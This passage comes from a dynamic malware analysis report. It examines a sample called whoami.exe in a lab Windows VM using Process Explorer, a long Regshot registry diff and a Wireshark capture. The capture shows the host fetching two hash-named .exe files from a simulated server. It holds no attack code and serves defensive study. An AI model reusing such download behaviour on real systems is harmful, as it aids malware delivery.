procexp64.exe	0.77	19,944 K	42,984 K	5688	Sysinternals Process Explorer	Sysinternals - www.sysinter...
whoami.exe		24,700 K	14,568 K	5856		
conhost.exe		7,088 K	18,212 K	5288	Console Window Host	Microsoft Corporation


CPU Usage: 21.62% Commit Charge: 68.69% Processes: 80 Physical Usage: 65.23%

Figure 5.1: ProcesExp manages to capture whoami.exe with child process conhost.exe

VI. Regshot

We use Regshot to take snapshots of Windows Registry and the file system. We take snapshot before and after running whoami.exe


2023/10/7 07:29:16 (before running whoami)
2023/10/7 07:32:09 (after running whoami)



```
Regshot 1.9.0 x64 ANSI
Comments: After running whoami.exe
Datetime: 2023/10/7 07:29:16  ,  2023/10/7 07:32:09
Computer: MSEDGEWIN10 , MSEDGEWIN10
Username: IEUser , IEUser
```

Regshot-figure 1.0: Regshot report


Keys added: 31



```
----------------------------------
Keys added: 31
----------------------------------
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.hiv
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.hiv\OpenWithList
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.hiv
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000202D4
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000202D8
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000A00E8
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\CIDSave
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\CIDSave\Modules
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\CIDSave\Modules\GlobalSettings
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\CIDSave\Modules\GlobalSettings\ProperTreeModuleInner
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\CIDSizeMRU
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\FirstFolder
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidlMRU
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\*
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\hiv
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012023100720231008
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\1\2
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\19\Shell\{5C4F28B5-F869-4E84-8E60-F11DB97C5CC7}
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20\ComDlg
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20\ComDlg\{5C4F28B5-F869-4E84-8E60-F11DB97C5CC7}
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20\Shell
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\1\2
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\19\Shell\{5C4F28B5-F869-4E84-8E60-F11DB97C5CC7}
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20\ComDlg
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20\ComDlg\{5C4F28B5-F869-4E84-8E60-F11DB97C5CC7}
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000_Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\20\Shell
```

Regshot-figure 1.1: Keys added


Values added: 82



```
----------------------------------
Values added: 82
----------------------------------
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-3461203602-4096304019-2269080069-1000\\Device\HarddiskVolume1\Users\IEUser\Desktop\whoami.exe:  65 05 11 5D F0 F8 D9 0
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3461203602-4096304019-2269080069-1000\\Device\HarddiskVolume1\Users\IEUser\Desktop\whoami.exe:  65 05 11 5D F0 F8
00
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\EdgeUpdate\RetryAfter: 0x652194B3
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\7:  42 00 65 00 66 00 6F 00 72 00 65 00 5F 00 72 00 75 00 6E 00 6E 00 69
32 00 00 00 00 00 00 00 00 00 00 42 65 66 6F 72 65 5F 72 75 6E 6E 69 6E 67 2E 68 69 76 2E 6C 6E 6B 00 00 5E 00 09 00 04 00 EF BE 00 00 00 00 00 00 00 00 2E 00 00 00 00 00 00 00 00
00 00 00 42 00 65 00 66 00 6F 00 72 00 65 00 5F 00 72 00 75 00 6E 00 6E 00 69 00 6E 00 67 00 2E 00 68 00 69 00 76 00 2E 00 6C 00 6E 00 6B 00 00 00 26 00 00 00
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.hiv\0:  42 00 65 00 66 00 6F 00 72 00 65 00 5F 00 72 00 75 00 6E 00 6E
84 00 32 00 00 00 00 00 00 00 00 00 00 42 65 66 6F 72 65 5F 72 75 6E 6E 69 6E 67 2E 68 69 76 2E 6C 6E 6B 00 00 5E 00 09 00 04 00 EF BE 00 00 00 00 00 00 00 00 2E 00 00 00 00 00 00 00
00 00 00 00 00 42 00 65 00 66 00 6F 00 72 00 65 00 5F 00 72 00 75 00 6E 00 6E 00 69 00 6E 00 67 00 2E 00 68 00 69 00 76 00 2E 00 6C 00 6E 00 6B 00 00 00 26 00 00 00
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.hiv\MRUListEx:  00 00 00 00 FF FF FF FF
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Hfref\VRHfre\Qrfxgbc\jub
00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF 70 77 D8 5C F0 F8 D9 01 00 00 00 00
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000202D4\VirtualDesktop:  10 00
00 00 00 00 00
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000202D8\VirtualDesktop:  10 00
00 00 00 00 00
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000A00E8\VirtualDesktop:  10 00
00 00 00 00 00
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\CIDSave\Modules\GlobalSettings\ProperTreeModuleInner\ProperTreeModuleInner:  9C 00
10 93 97 08 00 2B 2C F9 AE 3B 00 00 00 2A 00 00 00 00 4E 00 61 00 76 00 50 00 61 00 6E 00 65 00 5F 00 43 00 46 00 44 00 5F 00 46 00 69 00 72 00 73 00 74 00 52 00 75 00 6E 00 00 00 0B 00
61 00 76 00 50 00 61 00 6E 00 65 00 5F 00 53 00 68 00 6F 00 77 00 4C 00 69 00 62 00 72 00 61 00 72 00 79 00 50 00 61 00 6E 00 65 00 00 00 0B 00 00 00 FF FF 00 00 00 00 00 00 00 00 00
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\CIDSizeMRU\0:  52 00 65 00 67 00 73 00 68 00 6F 00 74 00 2D 00 78 00 36 00
00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
99 02 00 00 E4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 01 00 00 D3 00 00 00 E1 03 00 00 B3 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\CIDSizeMRU\MRUListEx:  00 00 00 00 FF FF FF FF
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\FirstFolder\0:  43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 49 0
73 00 6B 00 74 00 6F 00 70 00 5C 00 52 00 65 00 67 00 73 00 68 00 6F 00 74 00 5C 00 52 00 65 00 67 00 73 00 68 00 6F 00 74 00 2D 00 78 00 36 00 34 00 2D 00 41 00 4E 00 53 00 49 00 2E 00
00 65 00 72 00 73 00 5C 00 49 00 45 00 55 00 73 00 65 00 72 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 00 00
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\FirstFolder\MRUListEx:  00 00 00 00 FF FF FF FF
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidlMRU\MRUListEx:  00 00 00 00 FF FF FF FF
HKU\S-1-5-21-3461203602-4096304019-2269080069-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidlMRU\0:  52 00 65 00 67 00 73 00 68 00 6F 00 74 00 2D 00 78
```

Regshot-figure 1.2: Value Added

Values modified: 60




```
----------------------------------
Values modified: 60
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Diagnostics\DiagTrack\SettingsRequests\LastDownloadTime:  DB 7F 28 1E EE F8 D9 01
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Diagnostics\DiagTrack\SettingsRequests\LastDownloadTime:  AE 96 79 43 F0 F8 D9 01
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\VFUProvider\StartTime:  EC 67 ED F5 EF F8 D9 01
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\VFUProvider\StartTime:  CE 60 92 5B F0 F8 D9 01
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\41871D20A3BC1475:  A4 00 00 00 02 00 00 00
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\41871D20A3BC1475:  B1 00 00 00 02 00 00 00
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{0407D620-6BC6-4EA4-88D7-6B02B2172009}\DynamicInfo:  03 00 00 0
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{0407D620-6BC6-4EA4-88D7-6B02B2172009}\DynamicInfo:  03 00 00 0
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{18999663-BD8A-4BC0-9CBD-82671F027E03}\DynamicInfo:  03 00 00 0
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{18999663-BD8A-4BC0-9CBD-82671F027E03}\DynamicInfo:  03 00 00 0
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{AD79256D-628B-4C75-9493-DDE23147E6ED}\Hash:  4E FC F7 CB 8D 43
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{AD79256D-628B-4C75-9493-DDE23147E6ED}\Hash:  E5 78 72 ED 12 A2
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{AD79256D-628B-4C75-9493-DDE23147E6ED}\Triggers:  17 00 00 00 0
FF FF FF D0 21 42 43 48 48 48 48 FF 19 7D 83 48 48 48 48 18 00 00 00 48 48 48 48 4C 00 6F 00 63 00 61 00 6C 00 53 00 79 00 73 00 74 00 65
48 48 48 48 0C 00 00 00 48 48 48 48 01 01 00 00 00 00 00 05 12 00 00 00 48 48 48 48 00 00 00 00 48 48 48 48 2C 00 00 00 48 48 48 48 00 00
00 00 00 00 00 00 00 00 00 48 48 48 48 FF FF 00 00 00 00 00 00 00 D4 67 44 96 02 00 00 00 00 00 00 00 00 00 00 D4 67 44 96 02 00 00 FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 32 00 00 00
 51 00 75 00 65 00 75 00 65 00 52 00 65 00 70 00 6F 00 72 00 74 00 69 00 6E 00 67 00 42 00 6F 00 6F 00 74 00 54 00 72 00 69 00 67 00 67 00
67 44 96 02 00 00 FF FF FF FF FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 FF FF FF 00 00 00 00
00 69 00 6E 00 67 00 57 00 6E 00 66 00 54 00 72 00 69 00 67 00 67 00 65 00 72 00 48 48 48 48 75 10 BC A3 3A 0B 94 41 01 00 00 00 00 00 00
00 FF FF FF FF FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 6C E5 78 C2 01 00 00 48 6C E5 78 C2
67 00 46 00 72 00 65 00 65 00 4E 00 65 00 74 00 77 00
6F 00 72 00 6B 00 54 00 72 00 69 00 67 00 67 00 65 00 72 00 48 48 48 48 75 10 BC A3 3E 0B 84 41 01 00 00 00 00 00 00 00 03 DD DD 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 07 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 67 44
00 72 00 74 00 69 00 6E 00 67 00 54 00 69 00 6D 00 65 00 54 00 72 00 69 00 67 00 67 00 65 00 72 00 48 48
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{AD79256D-628B-4C75-9493-DDE23147E6ED}\Triggers:  17 00 00 00 0
FF FF FF D0 21 42 43 48 48 48 48 4B 7B 85 78 48 48 48 48 18 00 00 00 48 48 48 48 4C 00 6F 00 63 00 61 00 6C 00 53 00 79 00 73 00 74 00 65
48 48 48 48 0C 00 00 00 48 48 48 48 01 01 00 00 00 00 00 05 12 00 00 00 48 48 48 48 00 00 00 00 48 48 48 48 2C 00 00 00 48 48 48 48 00 00
00 00 00 00 00 00 00 00 00 48 48 48 48 FF FF 00 00 00 00 00 00 00 D4 67 44 96 02 00 00 00 00 00 00 00 00 00 00 D4 67 44 96 02 00 00 FF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 32 00 00 00
 51 00 75 00 65 00 75 00 65 00 52 00 65 00 70 00 6F 00 72 00 74 00 69 00 6E 00 67 00 42 00 6F 00 6F 00 74 00 54 00 72 00 69 00 67 00 67 00
67 44 96 02 00 00 FF FF FF FF FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 FF FF FF 00 00 00 00
00 69 00 6E 00 67 00 57 00 6E 00 66 00 54 00 72 00 69 00 67 00 67 00 65 00 72 00 48 48 48 48 75 10 BC A3 3A 0B 94 41 01 00 00 00 00 00 00
00 FF FF FF FF FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 FF FF FF 01 00 00 00 01 00 00 00 00
67 00 46 00 72 00 65 00 65 00 4E 00 65 00 74 00 77 00
6F 00 72 00 6B 00 54 00 72 00 69 00 67 00 67 00 65 00 72 00 48 48 48 48 75 10 BC A3 3E 0B 84 41 01 00 00 00 00 00 00 00 03 DD DD 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 07 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 67 44
00 72 00 74 00 69 00 6E 00 67 00 54 00 69 00 6D 00 65 00 54 00 72 00 69 00 67 00 67 00 65 00 72 00 48 48
```

Total changes: 174

Many actions from malware are more about tampering, adding that can lead the protection from firewall, window defense could be weak, or can lead to system failure

VII. Wireshark

We use wireshark to capture the network from malware. Wireshark is an open-source network protocol analyzer.Wireshark allows to examine network traffic, diagnose network issues, and troubleshoot network-related problems.


Activities
Wireshark
Oct 5 18:34
*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.   Time         Source          Destination     Protocol Length Info
   13 3.482087947  192.168.56.104  192.168.56.105  HTTP     256 GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?2c90b9876126ddef HTTP/1.1
   16 3.510257202  192.168.56.105  192.168.56.104  HTTP     312 HTTP/1.1 200 OK  (text/html)
   23 3.548179814  192.168.56.104  192.168.56.105  HTTP     250 GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?998b3c97141ceda4 HTTP/1.1
   26 3.597853439  192.168.56.105  192.168.56.104  HTTP     312 HTTP/1.1 200 OK  (text/html)
   36 4.025702134  192.168.56.104  192.168.56.105  HTTP     274 GET /CA638F65C4C20B513AFC5AB70871A982.exe HTTP/1.1
   42 4.042284521  192.168.56.105  192.168.56.104  HTTP     150 HTTP/1.1 200 OK  (x-msdos-program)
   52 6.796419146  192.168.56.104  192.168.56.105  HTTP     274 GET /2405A2723BA78E2749F7CCEB56AD9DF2.exe HTTP/1.1
   58 6.811263292  192.168.56.105  192.168.56.104  HTTP     150 HTTP/1.1 200 OK  (x-msdos-program)
```

